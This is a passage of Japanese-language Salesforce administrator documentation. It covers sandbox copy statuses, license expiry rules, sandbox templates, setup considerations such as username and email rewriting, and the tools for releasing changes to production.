Sandbox は、コピーエンジンで処理するためにキューに入っています。別の Sandbox のコピー要求が先に行われていると、自分の Sandbox がしばらくの間この状況のままになることがあります。

処理中
コピーエンジンでコピー要求が受け付けられ、Sandbox の作成を処理しています。

サスペンド
Sandboxの更新または作成中に、コピーエンジンが中断されました。コピーエンジンはこの状況から自動的に復旧し、処理中に戻ります。 この状況が 1 時間以上変わらない場合は、Salesforce カスタマーサポートにお問い合わせください。

中止
コピーエンジンが複数のイベントから復旧できませんでした。Sandboxがこの状況になった場合は、詳細および次のステップについてSalesforceカスタマーサポートにお問い合わせください。Sandboxがこの状況になると自動的に salesforce.com に通知され、Sandbox を「処理中」状況に戻すよう対応します。

有効化待機中
コピーエンジンで Sandbox の作成が完了し、有効化または破棄を待機しています。

有効化
コピーエンジンで、新しいSandboxを使用可能にするための最終ステップを完了しています。[有効化] をクリックすると、この状況になります。

破棄中
コピーエンジンで、更新済みのSandboxを削除用にマーキングしています。[破棄] をクリックすると、この状況になります。現在の Sandbox および本番組織は、この処理の影響を受けません。

完了
コピーエンジンで作成処理または更新処理が完了し、新しい Sandbox が有効化されました。 新しい Sandbox 組織にログインできます。

削除中
コピーエンジンで、Sandbox 環境およびすべての Sandbox 履歴を削除用にマーキングしています。 [削除] をクリックすると、この状況になります。本番組織は、この処理の影響を受けません。

ロック中
バックグラウンドプロセスで Sandbox をロックしています。ロックが完了すると、ログインできなくなります。詳細は、「ロック」状況を参照してください。

ロック
Sandbox にログインできません。この状況は、現在のライセンスで許可されている以上の Sandbox が存在する場合に使用されます。一部または全部の Sandbox ライセンスが期限切れになると、この状況になることがあります。ロックされた Sandbox にはログインできません。

Sandbox がこの状況になっている場合は、期限切れのライセンスを復元するようアカウントマネージャに依頼してください。ライセンスは 60 日以内に復元してください。ライセンスが 60 日以内に復元されないと、Sandbox が削除されます。

関連トピック:

- Sandbox の作成、コピー、更新
- Sandbox ライセンスの有効期限
- https://developer.salesforce.com/docs/atlas.en-us.dev_lifecycle.meta/dev_lifecycle/

Sandbox ライセンスの有効期限

Sandbox は、Salesforce サービスとは別にライセンスされ、期限切れになると制限の対象になります。その場合、次の情報を使用して Sandbox をフル機能に戻します。

Salesforce 組織が Salesforce のライセンスルールを順守していない場合、Sandbox サービスが制限されます。これは、Sandbox ライセンスの有効期限が切れている場合によく生じます。

Sandbox ライセンスの期限が切れると、Salesforce では一部の Sandbox 種別で使用可能な Sandbox ライセンス数を減らします。ライセンスの期限が切れ、プロビジョニングされた Sandbox 組織よりも現在のライセンス数が少ない場合、Salesforce では、更新、Sandbox 組織アクセス、ログインなどの Sandbox サービスを削除します。

メモ: Salesforce では、ライセンスの期限切れにより自動的に Sandbox 組織が削除されることはありません。

エディション

使用可能なインターフェース: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Database.com** Edition

組織がライセンスルールを順守していない場合に課される可能性のある制限には、次のようにいくつかの種類があります。

有効化されていない **Sandbox**

新しい sandbox は、30 日以内に有効化されないと削除されます。組織で Sandbox を作成したか最後に更新したユーザは、Sandbox の削除がスケジュールされる前に少なくとも 2 通のメール通知を受け取ります。

ロックされた **Sandbox**

Sandbox は、その種別の Sandbox のすべてのライセンスが失効するとロックされます。60 日間ロックされた Sandbox は削除されます。組織で Sandbox を作成したか最後に更新したユーザは、Sandbox の削除がスケジュールされる前に通知を受け取ります。対象ユーザには 30 日間に少なくとも 3 通のメール通知が送信されます。

ライセンスおよび利用状況に基づき、次のような状況が生じる可能性があります。推奨される解決方法に従ってください。

特定の種別の **Sandbox** を更新できない

原因 — その Sandbox 種別に対してライセンスで許可されている数より多い Sandbox が組織で使用されています。

例 — 組織に Partial Sandbox が 3 つあるが、Partial Sandbox ライセンスは 2 つしかない。

影響 — Sandbox を更新できません。Sandbox の種別を問わず、制限を超えている場合は、組織はどの Sandbox も更新できません。

解決策 — 組織で許可されている Sandbox ライセンスの数を順守できるように Sandbox を削除するか、Sandbox ライセンスを追加購入します。

特定の種別のすべての **Sandbox** がロックされている

原因 — 上位の階層の種別を含め、特定の種別のライセンス数がゼロです。

例 — 組織に Full Sandbox が 3 つあるが、Full Sandbox ライセンスがない。

影響 — 特定の種別のすべての Sandbox がロックされます。Sandbox にアクセスできません。

解決策 — Sandbox のロックを解除するには、適切な Sandbox ライセンスを購入します。十分なライセンスを購入しないと、その種別の Sandbox を更新できません。

すべての **Sandbox** がロックされている

原因 — 本番組織がロックされています。

例 — 組織に 1 つの Full Sandbox と 1 つの Developer Sandbox があるが、どちらの Sandbox にもログインできない。

影響 — 本番組織がロックされると、組織に関連付けられているすべての Sandbox がロックされます。

解決策 — 組織のロックを解除するには、Salesforce の担当者にお問い合わせください。本番組織のロックが解除されると、Sandbox のロックも解除されます。

関連トピック:

- Sandbox と Sandbox ストレージの全般的な制限
- Sandbox の作成、コピー、更新
- 種類別 Sandbox ライセンスおよびストレージ
- Sandbox の管理
- Sandbox の設定に関する考慮事項

Sandbox テンプレートの作成または編集

Sandbox テンプレートは、Sandbox にコピーするデータを制御します。

Sandbox テンプレートを使用すると、Full または Partial Copy Sandbox にコピーする特定のオブジェクトとデータを選択して、各Sandboxのサイズおよびコンテンツを制御できます。Sandbox テンプレートは、Full または Partial Copy Sandbox でのみ使用可能です。

Sandboxテンプレートを作成するときに、Sandboxの作成時または更新時にコピーするオブジェクトデータ (標準およびカスタム) を選択します。

Sandbox テンプレートエディタは、Salesforce 組織のオブジェクトスキーマで定義されたリレーションを把握します。一部のオブジェクトはすべての組織で必須であるため、選択前にすでに含まれています。コピーするブジェクトを選択すると、関連する必須オブジェクトが追加されます。オブジェクトに必要な関連オブジェクトを確認するには、[オブジェクト]テーブルでオブジェクトを選択します。必須オブジェクトは [必須オブジェクト] 列に表示されます。

組織でオブジェクトのスキーマを変更すると、関連する必須オブジェクトを追加または削除することによって、Salesforce でテンプレートが更新されます。たとえば、オブジェクト A がオブジェクト B のマスタであり、オブジェクト B をテンプレートに追加すると、テンプレートにオブジェクト A が必要となるため、Salesforce によりオブジェクト A が追加されます。

Sandbox テンプレートを作成または編集する手順は、次のとおりです。

1. [設定]から、[クイック検索] ボックスに「*Sandbox*」と入力し、**[Sandbox]** を選択してから、**[Sandbox テンプレート]** タブをクリックします。
2. **[新規 Sandbox テンプレート]** をクリックするか、変更する既存のテンプレートの横にある **[編集]** をクリックします。
3. Sandbox テンプレートの名前と説明を入力します。
4. オブジェクトをテンプレートに追加するには、[利用可能なオブジェクト] リストで、必要な各オブジェクトのチェックボックスをオンします。
   [オブジェクトの詳細] セクションに、選択したオブジェクトと共に自動的に追加されるオブジェクトが表示されます。
5. オブジェクトをテンプレートから削除するには、[利用可能なオブジェクト] リストの各オブジェクトのチェックボックスをオフします。
   以前に選択したオブジェクトを削除すると、明示的に選択しなかった連動オブジェクトも削除されます。連動オブジェクトがあるオブジェクトを削除しようとすると、削除の確認を求める警告が表示されます。確認すると、これらのオブジェクトも削除されます。
6. **[保存]** をクリックします。

Sandbox の作成時または更新時の Sandbox テンプレートの使用方法については、「Sandbox の作成、コピー、更新」 (ページ 6566)を参照してください。

Sandbox コピーエンジンが Sandbox テンプレートをどのように使用して Full または Partial Copy Sandbox を作成するかについての詳細は、「種類別 Sandbox ライセンスおよびストレージ」 (ページ 6564)を参照してください。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Database.com** Edition

ユーザ権限

Sandbox を参照する
- 「設定・定義を参照する」

Sandbox を作成、更新、有効化、および削除する
- 「すべてのデータの編集」

警告: オブジェクトスキーマを変更すると、リレーションで必要なオブジェクトを含むように Sandbox テンプレートが変更されることがあります。 オブジェクトスキーマで必須のリレーションに変更を加える場合は、選択される必要があるオブジェクトが確実に選択されることを Sandbox テンプレートで確認してください。

関連トピック:

Sandbox の作成、コピー、更新
種類別 Sandbox ライセンスおよびストレージ
Sandbox

Sandbox の設定に関する考慮事項

Sandbox の動作は Salesforce 本番組織とほぼ同じですが、重要な相違点が Sandbox 組織の設定およびテスト方法に影響を及ぼします。

Sandbox を作成する前に、次の点を考慮してください。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Database.com** Edition

ユーザ権限

Sandbox を参照する
- 「設定・定義を参照する」

Sandbox を作成、更新、有効化、および削除する
- 「すべてのデータの編集」

サーバおよび ID

- Sandbox と本番組織には、常に一意の組織 ID があります。Sandbox コピーエンジンでは、作成要求および更新要求ごとに組織が作成されます。このため、Sandbox の組織 ID は、Sandbox を更新するたびに変更されます。Salesforce により、組織 ID を使用するすべての場所にテキスト値やメタデータなどの新しい値が挿入されます。

  現在ログインしている組織の組織 ID を検索するには、[設定] から、[クイック検索] ボックスに「*組織情報*」と入力し、[組織情報] を選択します。「ハードコード」された組織 ID に依存するテストスクリプトや Web-to-リードなどのスクリプトまたはプロセスでは、Sandbox 用に現在の ID を使用する必要があります。変更を本番組織にリリースするときに、これらのスクリプトまたはプロセスを本番組織 ID で更新します。

- Salesforce では、Sandbox 組織がいくつかのインスタンスで作成されます。Sandbox が作成または更新されると、Salesforce によってその Sandbox 用に 1 つのインスタンスが選択されるため、Sandbox 組織が複数の異なるインスタンスに表示され、複数の URL を持つ場合があります。
- データを Sandbox にコピーすると、レコードのオブジェクト ID (すべてのオブジェクトの一意の ID で、開発者 API の ID データ型と同じ) もコピーされます。ただし、コピー後は、オブジェクト ID は本番組織と Sandbox 間で同期されません。Sandbox およびそれに対応する本番組織は、独立した組織として動作します。Sandbox の作成または更新後に本番組織で作成されたオブジェクトデータ (および対応するオブジェクト ID) は、Sandbox には同期されません。Sandbox でも同じ動作になります。つまり、Sandbox で作成された新しいオブジェクトは、本番組織には同期されません。

ユーザおよび取引先責任者

- ユーザ情報は、すべての Sandbox 種別の Sandbox コピーまたは更新に含まれます。Salesforce のユーザ名はすべて一意かつ単一の組織を参照している必要があるため、コピー処理中にすべてのユーザ名が確実に一意になるように変更されます。

  コピー処理中、ユーザ名ごとに必要に応じて変更が行われ、新しい一意のユーザ名が作成されます。

  - まず、Sandbox 名がユーザ名に付加されます。たとえば、`test` という名前の Sandbox の場合、ユーザ名 `user@acme.com` は `user@acme.com.test` になります。
  - 変更後のユーザ名が一意でない場合は、2 番目の変更として、文字と数字が変更されたユーザ名の先頭に追加されます。この 2 番目の変更により、`00x7Vquser@acme.com.test` のようなユーザ名が作成されます。

  変更後のユーザ名を使用してログインする場合、対応する Sandbox にログインします。

- コピープロセスでは、取引先責任者データは Developer または Developer Pro Sandbox にはコピーされません。このため、カスタマーポータルユーザはコピーされません。ただし、コピープロセスではカスタマーポータルライセンスはコピーされるため、必要に応じてこれらの Sandbox にカスタマーポータルユーザを作成できます。
- Sandbox を作成または更新したときは、本番ユーザに Sandbox で自動作成されたメールメッセージが送信されることがないように、Sandbox 内のユーザのメールアドレスが変更されます。ユーザのメールアドレスには example ドメイン (`@example.com`) が付加され、元の `@` 記号は `=` に置き換えられます。この変更により、システムでこれらのメールアドレスが無視されます。たとえば、本番環境の `awheeler@universalcontainers.com` というユーザメールは、Sandbox に移行されると `awheeler=universalcontainers.com@example.com` になります。テストの一部として自動生成されたメールを Sandbox ユーザに送信する場合は、Sandbox にログインしている間にメールアドレスを修正できます。

  警告: Sandbox は、Salesforce ユーザのメールアドレスを変更しますが、取引先責任者のレコードのメールアドレスなど、Salesforce に存在する他のメールアドレスは変更しません。Sandbox から迷惑メールが送信されるのを回避するには、Sandbox のユーザのものではないメールアドレスを Sandbox で手動ですべて無効にするか、削除します。送信メールをテストするときは、取引先責任者のメールアドレスを試験者のアドレスか自動テストスクリプトに変更してください。

メール送信

新しい Sandbox と更新された Sandbox の [メールの送信設定] は、デフォルトで [システムメールのみ] になります。メール送信設定を定義するには、Sandbox 組織で [設定] から、[クイック検索] ボックスに「*送信*」と入力し、[送信] を選択します。編集可能な場合は、[メールを送信するためのアクセス権] セクションで [アクセス権] を設定します。組織でこの設定を変更する機能が Salesforce によって制限されている場合、アクセス権を編集できない可能性があります。

- アクセス権限なし: ユーザへの送信メールやユーザからの送信メールをすべてブロックします。
- システムメールのみ: 新しいユーザやパスワードのリセットメールなどの自動生成メールのみを許可します。
- すべてのメール: すべてのタイプの送信メールを許可します。新しい非 Sandbox 組織の場合、これがデフォルトになります。

ヒント: ［システムメールのみ］設定は、Sandbox から送信されるメールを制御して、テスト作業や開発作業でテストメールがユーザに送信されないようにする場合に特に便利です。

- 新しく作成された Sandbox は、デフォルトで［システムメールのみ］になります。
- Spring '13 より前に作成された Sandbox は、デフォルトで［すべてのメール］になります。

Sandbox の作成、更新、および削除

- Sandbox が更新されるたび (および初回作成時) に Sandbox に対して実行するコピー後スクリプトを指定できます。スクリプトは、Sandbox の作成時に指定します。
- Site.com および Site.com コミュニティサイトを Sandbox にコピーできます。
- Sandbox のコピーは長時間を要する操作で、バックグラウンドで行われます。Sandbox のコピーが完了すると、ユーザにはメールによって通知されます。Sandbox の更新には、数時間から数日、または 1 週間以上かかることもあります。
- Sandbox のコピーや更新に要する時間は、カスタマイズの数、データサイズ、オブジェクトと設定の選択肢の数、およびサーバの負荷など、いくつかの条件によって影響を受けます。また、Sandbox の更新はキューに追加されるため、コピーを要求しても即時にコピーが開始されないことがあります。
- Sandbox は、ある時点でのデータの正確な状態のスナップショットではありません。Sandbox の作成または更新中は、本番組織への変更を制限することをお勧めします。Sandbox の作成および更新作業中に本番組織の設定やデータに変更を行うと、Sandbox 内で矛盾が生じる場合があります。作成または更新が完了した後に、Sandbox 内で矛盾を検出しそれを修正することができます。
- Sandbox のコピーまたは更新は長期間にわたって行われます。作成または更新中に大規模なプロセスを実行したり 30 GB 以上の組織を更新したりすると、Sandbox で矛盾が生じる場合があります。
- 組織の制限数にすでに達している種別の Sandbox は使用できない場合があります。たとえば、組織が 1 つの Full Sandbox に制限されていて、すでに Full Sandbox を所有している場合、別の Full Sandbox は作成できません。ただし、既存の Full Sandbox を更新することはできます。
- Sandbox での作業が終了したら、更新できます。このプロセスにより、現在の Sandbox が本番組織の新しいコピーで置き換えられます。
- 組織の Sandbox ライセンス数を減らした場合は、既存の Sandbox の横に [削除] リンクが表示されます。他の Sandbox を作成または更新する前に、Sandbox を削除します。
- Sandbox に有効な Salesforce-to-Salesforce 接続がある場合は、Sandbox の更新後、接続を一度無効にしてから再度有効化します。接続および対応付けは、更新された Sandbox にはコピーされません。

本番ライセンスの照合

Sandbox組織に対して、本番環境で提供されるライセンスをSandboxを更新することなく照合できます。照合では、本番と一致するように Sandbox のライセンス数を更新し、本番にあり Sandbox にはないライセンスを追加して、本番にないライセンスを削除します。

ライセンスを照合するには、Sandboxにログインします。[設定]から、［クイック検索］ボックスに*「組織情報」*と入力し、[組織情報] を選択して [本番ライセンスに一致] をクリックします。照合プロセスが開始するとアラートが表示されます。Sandboxのすべてのライセンスが照合されたら、確認メールが送信されます。確認メールは、ライセンスコピーを開始したユーザに送信されます。

本番ライセンスを照合するには、Sandbox と本番の Salesforce リリースが同じである必要があります。Sandbox が次のリリースにアップグレードされていて (Sandbox プレビュー中の場合など)、本番はアップグレードされていない場合、本番ライセンスを照合することはできません。

本番ライセンスの照合ツールは、トライアル組織では使用できません。ツールを使用するには、「すべてのデータの編集」権限を持っている必要があります。

Full Sandbox の設定

Full Sandbox を作成または更新するときに、コピーされるデータを指定するように設定できます。コピーするデータの量を最小限に抑えると、Sandbox のコピー時間を短縮できます。

- [オブジェクト履歴]、[ケース履歴]、および [商談履歴] オプションを使用すると、本番組織から Sandbox にコピーする履歴の日数を選択できます。履歴は 0 ～ 180 日分のコピーが可能で、30 日単位で増加できます。デフォルト値は 0 日です。
- デフォルトでは、Chatter データは Sandbox にコピーされません。Chatter データには、フィードおよびメッセージが含まれます。Chatter データをコピーする場合は、**[Chatter データをコピー]** を選択します。
- 本番組織の設定変更履歴は、Sandbox にコピーされません。Sandbox 組織の変更履歴は、Sandbox を使用し始めると記録が開始されます。
- アーカイブされた活動 (1 年以上経過しているため本番組織で利用できない ToDo と行動) およびパスワード履歴 (ユーザの以前のパスワード) はコピーされません。

メモ: 特別な状況により必要とならない限り、このデフォルトの選択値を増加させないでください。データが多すぎると、Sandbox にコピーする時間が非常に長くなる場合があります。

Sandbox へのアクセス

- Sandbox ユーザのアクセス変更
  - Sandbox の更新では、その Sandbox が削除され、本番組織の新しいコピーとして再作成されます。つまり、このプロセスにより、手動で行ったアクセス権の変更は元に戻ります。Sandbox のみのユーザを作成した場合、それらのユーザは存在しなくなり、ユーザのプロファイルと権限は本番組織での値に戻ります。更新後、新しいコピーでのアクセス権を変更してください。
  - 本番組織で無効なユーザを作成し、それを Sandbox で有効化できます。これは、Sandbox での開発に適した権限を持つユーザを作成する場合に便利な方法です。
  - 開発タスクとテストタスクの多くで、「すべてのデータの編集」権限が必要です。本番組織で開発者がその権限を持っていない場合は、Sandbox での開発者の権限を上げます。本番環境からコピーされた機密情報 (社会保障番号など) が含まれる Sandbox 組織でこの権限を付与するときは、十分注意してください。
  - Sandbox の作成または更新後に本番組織に追加されたユーザは、本番組織インスタンスの関連 Sandbox にアクセスできません。Sandbox でユーザを作成するには、システム管理者として Sandbox 組織にログインし、Sandbox インスタンスでユーザを作成します。
  - Sandbox 開発のためにユーザを作成できますが、これらの新規ユーザは、組織のライセンスユーザの数にカウントされます。ライセンス数を減らすため、Sandbox にアクセスする必要のない本番ユーザを無効にしてから、Sandbox を作成または更新することができます。

- Sandbox 組織へは、常にログイン URL `https://test.salesforce.com` を使用してログインします。
- ログイン時は、「ユーザおよび取引先責任者」(ページ6576)の手順に従って、変更したユーザ名を使用することを忘れないようにしてください。
- API を使用している場合、ログイン後、Sandbox にアクセスするためには、`loginResult` オブジェクトで返されたリダイレクト URL を使用します。この URL は、Sandbox が保存されているインスタンスの場所と、API アクセス用の適切なサーバプールが反映されたものです。
- Sandbox のコピーは、SAML を使用する統合認証を無効にして作成されます。`[Salesforce ログイン URL]` の値を除き、設定情報はすべて保存されます。`[Salesforce ログイン URL]` は、SAML を再度有効にした後で、Sandbox URL と一致するように更新されます (例: `https://yourInstance.salesforce.com/`)。Sandbox で SAML を有効化するには、[設定] から `[クイック検索]` ボックスに「*シングルサインオン設定*」と入力し、[シングルサインオン設定] を選択します。次に、[編集] をクリックして `[SAML を有効化]` を選択します。クライアントアプリケーション用の証明書の `[Salesforce ログイン URL]` の値も変更します。

Sandbox の制限に関する注意事項

Sandbox は、ディスク使用制限に達してもメール通知を送信しません。ただし、Sandbox のディスク使用制限に達すると、Sandbox に新しいデータを保存することはできません。ディスク使用制限を確認するには、[設定] から `[クイック検索]` ボックスに「*組織のディスク使用量*」と入力し、Sandbox の [組織のディスク使用量] を選択します。

カスタマイズおよびデータの変更

- 本番組織でカスタマイズやデータの変更を行っても、既存の Sandbox には反映されません。組織に行った最新のカスタマイズを取り込むには、Sandbox を作成または更新します。
- Apex の追加、編集、および削除は、Developer Edition または Sandbox の組織で Salesforce ユーザインターフェースを使用する場合にのみ行うことができます。Salesforce の本番組織で Apex を変更するには、`compileAndTestAPI()` コールを使用します。
- Sandbox と Force.com AppExchange のバージョンが同じである場合は、次のことを実行できます。
  - Force.com AppExchange から Sandbox にアプリケーションをインストールおよび展開する。
  - Sandbox から Force.com AppExchange にアプリケーションを公開する。

    Force.com Sandbox から管理パッケージを公開することはお勧めしません。これは、Sandbox を更新または削除すると、管理パッケージに変更を行うことができなくなるためです。

  Salesforce リリース時期近くには、Sandbox のバージョンが Force.com AppExchange と異なる場合があります。.Sandbox のホームページの左上に表示されるロゴでバージョン情報を確認してください。
- 組織で見積テンプレートを使用して Developer Pro Sandbox を作成する場合、`[テキスト/画像項目]` 項目を含むテンプレートを開いて Sandbox 内で編集することはできません。
- 見積テンプレートに画像を使用している本番組織を Sandbox にコピーすると、画像パスが不正確になり、画像は無効なリンクとして表示されます。画像を表示するには、正しい場所から画像を Sandbox に再挿入します。

使用できないサービス

- 次の機能は無効になっており、Sandbox で有効にすることはできません。
  - 契約の有効期限警告
  - ケースのエスカレーション

    契約の有効期限警告とケースのエスカレーションは、取引先責任者、顧客、本番組織ユーザにメールが自動的に送信されるため、無効になっています。
  - 登録明細
  - データのエクスポート ([設定] の [ウィークリーエクスポートサービス] ページで *[今すぐエクスポート]* または *[エクスポートをスケジュール]* をクリック)
  - Salesforce Sandbox 作成機能
  - Sandbox 内に作成したメールサービスアドレスの本番組織へのコピー機能
  - Site.com サイトの公開機能

その他のサービスの違い

- `/00Oz0000000EVpU&pv0={!Account_ID}` などの相対 URL として作成されたカスタムリンクのみが Sandbox で動作します。`https://yourInstance.salesforce.com/00Oz0000000EVpU&pv0={!Account_ID}` などの絶対 URL として作成されたカスタムリンクは、組織の Sandbox では動作しません。本番組織では、相対 URL のみを使用することをお勧めします。相対 URL を使用しない場合、各 Sandbox での URL を修正してください。
- Salesforce は、バックグラウンドプロセスで、15 日を経過したごみ箱内のレコードを完全に削除します。サーバが異なればこのプロセスの実行時期も異なるため、Sandbox のタイムスタンプは、本番組織のタイムスタンプとは異なります。このタイムスタンプに依存するアプリケーションおよびインテグレーションが本番組織などのある環境に初めて接続され、その後 Sandbox など別の環境に接続された場合は、失敗することがあります。このタイムスタンプに依存するアプリケーションおよびインテグレーションを開発する場合は、この動作に留意してください。

  バックグラウンドでの削除プロセスを最後に実行した時間は、`getDeleted()` API コールで確認できます。
- Summer '14 リリース以前に設定された Salesforce 認証プロバイダでは、Sandbox が提供するユーザ ID に組織 ID が含まれません。対象組織は 2 つのソース (2 つの Sandbox など) の同じユーザ ID を持つユーザを区別できません。ユーザを区別するには、対象組織の既存の Salesforce 認証プロバイダの設定を編集し、サードパーティアカウントのリンクの組織 ID を含むようにチェックボックスをオンにします。この機能を有効にした後に、ユーザはサードパーティのリンクの連結を再承認する必要があります。Winter '15 リリース以降に作成された Salesforce 認証プロバイダは、デフォルトでこの設定が有効になります。
- 組織の Sandbox の更新が完了したら、次の条件を満たすユーザには Sandbox の更新日から 10 年間 Sandbox へのログインアクセス権が付与されます。
  - システム管理者である。
  - Sandbox で直接作成されておらず、本番組織から Sandbox にコピーされている。

- 任意のユーザとしてログインするには、test.salesforce.com から Sandbox にアクセスします。任意のユーザとしてログインするオプションは、ユーザが[ログイン]リンクを使用して本番組織から Sandbox にアクセスする場合は使用できません。

関連トピック:

Sandbox の作成、コピー、更新
Sandbox
種類別 Sandbox ライセンスおよびストレージ
Sandbox ライセンスの有効期限

変更点のリリース

リリースの概要

[設定] で使用できる開発ツールを使用して、Salesforce 組織間でメタデータの変更を移行します。

次のページにアクセスするには、[クイック検索] ボックスを使用します。

リリース設定
: 変更セット機能を使用するには、リリース接続が必要です。[リリース接続] ページでは、送信変更セットと受信変更セットの両方の接続権限を指定できます。

リリース状況
: Metadata API から行ったリリースの進捗状況を監視します。

送信変更セット
: ログインしている組織で変更を行い、その変更を別の組織にアップロードします。

受信変更セット
: 他の組織からアップロードされた変更セットの受け入れ、変更、または却下を行います。

関連トピック:

変更セット
リリースの監視

変更の作成ツールとリリースツールの選択

ポイント & クリックツールを使用するシステム管理者でも、コードを記述する開発者でも、適切なツールを選択して Sandbox で作業し、完全な変更を本番組織にリリースできます。Salesforce から提供される 1 つ以上のツールを使用して、Sandbox で組織の変更をカスタマイズおよびコーディングできます。

- 開発者コンソールでの Apex の開発およびリリース
- Force.com IDE を使用した作成およびリリース
- SOAP API を使用した作成およびリリース
- Force.com 移行ツールを使用したリリース
- 変更セットを使用したリリース

関連トピック:

- Salesforce ポイント & クリック管理者の皆さん、ようこそ
- Salesforce 開発者の皆さん、ようこそ

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

Sandbox を使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Database.com** Edition

開発者コンソールでの Apex の開発およびリリース

開発者コンソールは、Salesforce 組織のアプリケーションの作成、デバッグ、およびテストに使用できる一連のツールを備えた統合開発環境です。

関連トピック:

- 開発者コンソールを開く
- 開発者コンソールの機能

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Performance** Edition、**Unlimited** Edition、**Developer** Edition、**Enterprise** Edition、および **Database.com** Edition

ユーザ権限

Apex 開発ツールを使用する

- 「Apex 開発」

Force.com IDE を使用した作成およびリリース

Force.com IDE をダウンロードすると、組織のプロジェクトをコーディングする場合に役立ちます。また、このツールを使用して、記述したコードのコンパイルおよびテスト、Sandbox 内での変更内容の同期、本番組織へのコードのリリースも可能です。

詳細については、Force.com IDE のページを参照してください。

メモ: Force.com IDE は Salesforce により提供される、ユーザとパートナーをサポートする無料のリソースですが、Salesforce のマスターサブスクリプション契約 (MSA) におけるサービスの一部とはみなされません。

関連トピック:

SOAP API を使用した作成およびリリース
変更の作成ツールとリリースツールの選択

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Performance** Edition、**Unlimited** Edition、**Developer** Edition、**Enterprise** Edition、および **Database.com** Edition

SOAP API を使用した作成およびリリース

SOAP API を使用すれば、プログラムで変更を作成したり、開発組織または Sandbox 組織にリリースしたりできます。

SOAP API、およびその他の API についての詳細は、『*SOAP API 開発者ガイド*』を参照してください。

関連トピック:

変更の作成ツールとリリースツールの選択

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Performance** Edition、**Unlimited** Edition、**Developer** Edition、**Enterprise** Edition、および **Database.com** Edition

Force.com 移行ツールを使用したリリース

Apache の Ant 開発ツールを使用して Developer Edition または Sandbox を使用している組織から本番組織にメタデータの変更および Apex クラスをファイルベースでリリースする場合は、Force.com 移行ツールをダウンロードします。

1. Salesforce 開発者の「Force.com Migration Tool」ページから Force.com 移行ツールをダウンロードします。
2. `salesforce_ant.zip` ファイルを保存して、任意の場所に内容を展開します。

`salesforce_ant.zip` ファイルには、`compileAndTest` API コールを実行する Ant タスクを実行するために必要な次のファイルが格納されています。

- ツールの使用方法を説明した `Readme.html` ファイル
- Ant タスクを含む Jar ファイル: `ant-salesforce.jar`
- 次の内容を含むサンプルフォルダ:
  - `SampleDeployClass.cls` と `SampleFailingTestClass.cls` を含む `codepkg\classes` フォルダ
  - `SampleAccountTrigger.trigger` を含む `codepkg\triggers` フォルダ
  - 例で使用するカスタムオブジェクトを含む `mypkg\objects` フォルダ
  - 組織から例を削除するための XML ファイルを含む `removecodepkg` フォルダ
  - `build.xml` の Ant タスクを実行するための認証情報を指定するサンプル `build.properties` ファイル
  - `deploy` および `retrieve` API コールを実行するサンプル `build.xml` ファイル

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Performance** Edition、**Unlimited** Edition、**Developer** Edition、**Enterprise** Edition、および **Database.com** Edition

ユーザ権限

Apex 開発ツールを使用する
- 「Apex 開発」

メモ: Force.com 移行ツールは Salesforce により提供される、ユーザとパートナーをサポートする無料のリソースですが、Salesforce のマスターサブスクリプション契約 (MSA) におけるサービスの一部とはみなされません。

関連トピック:

https://developer.salesforce.com/docs/atlas.en-us.daas.meta/daas/

変更の作成ツールとリリースツールの選択

変更セットを使用したリリース

ワークフロー、ルール、Apex クラス、トリガ、およびその他のカスタマイズを Sandbox 組織から本番組織にリリースできます。Salesforce ユーザインターフェースで送信変更セットを作成し、対象組織にアップロードおよびリリースするコンポーネントを追加できます。変更セットにアクセスするには、[設定] から、[クイック検索] ボックスに「*送信変更セット*」と入力し、[送信変更セット] を選択します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Database.com** Edition

関連トピック:

- 変更セット
- 変更の作成ツールとリリースツールの選択

リリースのための組織の接続

変更セットのリリース接続

ある組織から別の組織に変更セットを送信するには、2 つの Salesforce 組織間のリリース接続が必要です。リリース接続を任意の組織間に作成することはできません。その代わりに、本番組織に関連付けられているすべての組織間に接続を作成します。たとえば、1 つの本番組織と 2 つの Sandbox を所有している場合、リリース接続は本番組織と各 Sandbox 間で作成されます。また、2 つの Sandbox 間でもリリース接続が作成されます。


ユーザ権限

リリース接続を編集する
- 「変更セットのリリース」および「すべてのデータの編集」

リリース接続だけでは、変更セットを組織間で送信することはできません。変更セットの送受信を行うためには、各組織が認証されている必要があります。このセキュリティレベルの強化によって、コードプロモーションパスを適用し、組織の設定メタデータが間違って上書きされるのを防ぎます。

